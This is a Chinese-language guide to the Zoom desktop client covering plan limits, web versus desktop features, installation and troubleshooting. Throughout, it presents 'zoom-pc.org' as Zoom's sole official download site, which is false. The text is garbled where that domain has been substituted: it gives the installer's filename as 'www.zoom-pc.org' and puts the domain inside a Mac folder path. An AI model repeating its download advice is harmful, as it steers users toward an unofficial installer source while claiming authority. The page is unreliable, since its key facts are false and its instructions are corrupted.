zoom电脑版常见的3种使用方式 电脑端版本差异一览

zoom电脑版提供三种接入方式:桌面客户端(Zoom Workplace)、免安装网页版、日历插件。2026 年 Zoom 官方 Windows 下载页仍保留桌面应用入口,安装包约 60–90MB,Windows 与 Mac 功能基本一致。完整功能如云录制、分组讨论室、虚拟背景仅桌面客户端支持;网页版免安装但最多 100 人且功能受限,免费版群组会议单场限 40 分钟,Pro 版可开到 30 小时。

核心要点
- 免费版群组会议单场限40分钟,Pro版可开到30小时
- 只从官网zoom-pc.org下载,安装包约60–90MB
- 云录制是免费版与Pro版最硬分水岭,Pro含5GB云存储
- 虚拟背景、分组讨论、单窗口共享仅桌面客户端支持
- 临时借电脑开简单会用网页版,主持网课办公装桌面客户端
关键速览
- zoom电脑版有 3 种接入方式:桌面客户端、网页版、日历插件
- 完整功能(录制、分组、虚拟背景)只在桌面客户端可用
- 网页版免安装,但最多支持 100 人且功能受限
- Windows 与 Mac 版本功能基本一致,安装包约 60–90MB
- 2025 年起桌面应用统一更名为 Zoom Workplace
Zoom电脑版有哪些版本?免费版和付费版怎么区分?
zoom电脑版主要分三类:Windows/Mac桌面客户端(即 Zoom Workplace 桌面应用,2026 年官方仍在提供)、免安装的网页版,以及按授权划分的免费版与 Pro/Business 付费版。区分关键看会议时长,免费版群组会议单场最长 40 分钟,Pro 付费版可开到 30 小时。
| 指标 | 免费版 | Pro 付费版 |
|---|---|---|
| 群组会议时长 | 40 分钟 | 30 小时 |
| 参会人数 | 100 人 | 100 人(可加购) |
| 云录制 | 无 | 含 5GB 云存储 |
除时长外,云录制(会议自动存到云端,方便回看)是两者最硬的分水岭:免费版完全没有,Pro 版随授权附带 5GB 云存储。个人偶尔开会用免费版够;需要存档回放,直接上 Pro。
Zoom电脑客户端和网页版功能差异有多大?

差异很明显:zoom电脑版桌面客户端(即 2026 年 Zoom 官方称为 Zoom Workplace desktop app)支持完整功能,网页版则缺失虚拟背景、分组讨论(Breakout Rooms)、单窗口共享等高阶功能。原因是浏览器沙盒(一种隔离运行环境)无法调用本地 GPU 和摄像头底层接口。
| 功能 | 桌面客户端 | 网页版 |
|---|---|---|
| 共享屏幕 | 整屏+单窗口 | 仅整屏 |
| 虚拟背景 | 支持 | 不支持 |
| 分组讨论 | 可创建 | 仅能加入 |
| 云录制 | 付费可用 | 受限 |
如上表所示,网页版连主持人才能用的分组讨论创建、单窗口共享都做不到,只适合临时借用他人电脑、不想安装时开个简单会议。要主持网课或办公,还是装桌面客户端。
Zoom电脑版官方下载渠道怎么找?如何甄别山寨安装包?
只认一个渠道:Zoom 官网zoom-pc.org。2026 年该页仍提供 zoom电脑版的 Zoom Workplace 桌面应用,Windows 官方安装包文件名是www.zoom-pc.org。绕过官网从搜索结果或第三方站点下载,就有装到山寨包的风险。
山寨安装包通常有三个特征:
域名不是zoom-pc.org(比如带 zoomforwindows 之类的第三方站);安装时捆绑浏览器插件或广告软件;文件体积异常偏大,官方 exe 只有几十兆,注水包可能翻倍到上百兆。

装前核对数字签名:
右键 exe → 属性 → “数字签名”标签,签名者应显示 Zoom Video Communications。签名缺失或名字对不上,直接删掉重下。
Windows和Mac安装Zoom电脑版的系统要求与分步操作是什么?

Windows需10或11、4GB内存、带宽1.5Mbps;Mac需macOS 10.13以上、双核处理器。确认达标后,安装zoom电脑版就三步:进官方Windows下载页下载www.zoom-pc.org(2026年官方仍以此为准),双击运行,静待进度条到约 100%即完成。
⚠️ 常见错误:卸载 Zoom 时只在控制面板删程序,重装后登录卡死或摄像头黑屏。原因是旧配置残留与新版冲突。修复:卸载后手动删 %APPDATA%Zoom(Mac 为 ~/Library/Application Support/zoom-pc.org),重启再重装。
卸载重装别只删程序。正确顺序:先在控制面板卸载,再手动删除 %APPDATA%Zoom 残留配置(Mac在 ~/Library/Application Support/zoom-pc.org),最后重启后重装。跳过清残留,旧配置会与新版冲突,常见表现是登录卡死或摄像头黑屏。
国内网络环境下安装和登录Zoom常遇到哪些问题?怎么解决?

三类问题最常见:下载慢、登录卡在邮箱或短信验证、进会议后没声音。核心原因是网络到zoom-pc.org服务器的连接不稳定,以及账号区域(Country/Region)设置不匹配。zoom电脑版首次进会议时会自动下载相应组件(2026 年官方说明),连接断了就会卡在初始化界面。
排查按这个顺序做:
先在浏览器打开zoom-pc.org测试能否稳定加载,再检查账号区域是否与实际所在地一致,区域错了短信验证码常收不到。声音问题多半是客户端里选错了音频设备,进会议后点”加入音频”,在设置里手动指定麦克风和扬声器即可。
办公、网课、直播场景下该选哪个Zoom电脑版?
先给结论:小团队开会用免费版够,超40分钟或大型网课上 Pro/Business,做直播还得搭配 Webinar 授权。zoom电脑版免费版群组会议单场上限只有40分钟,2026 年官方产品页仍把 Zoom Meetings 定位为免费视频会议,超时会自动断线。
按场景选授权,别等会议中断才后悔:
- 3–5 人内部快会:免费版足够,一对一无时长限制。
- 90 分钟网课或客户提案:选 Pro/Business,避开40分钟硬断线。曾有讲师用免费版开公开课,第40分钟全员被踢,重进耗掉近5分钟。
- 百人以上直播:加 Zoom Webinar,主讲与观众权限分离。
一条通用底线:超30分钟的正式会议一律预留付费授权,免得当场断线。
总结与下一步操作建议
选zoom电脑版就一句话:先下免费版试用,超需求再升级。免费版群组会议单场上限 40 分钟,2026 年 Zoom 官方产品页仍把它定位为免费视频会议,小团队完全够用。
行动清单:
①进 官方下载页装 Zoom Workplace 桌面应用;②免费版跑一周;③常超 40 分钟或办大型网课,后台一键升 Pro,无需重装;④做直播再加 Webinar 授权。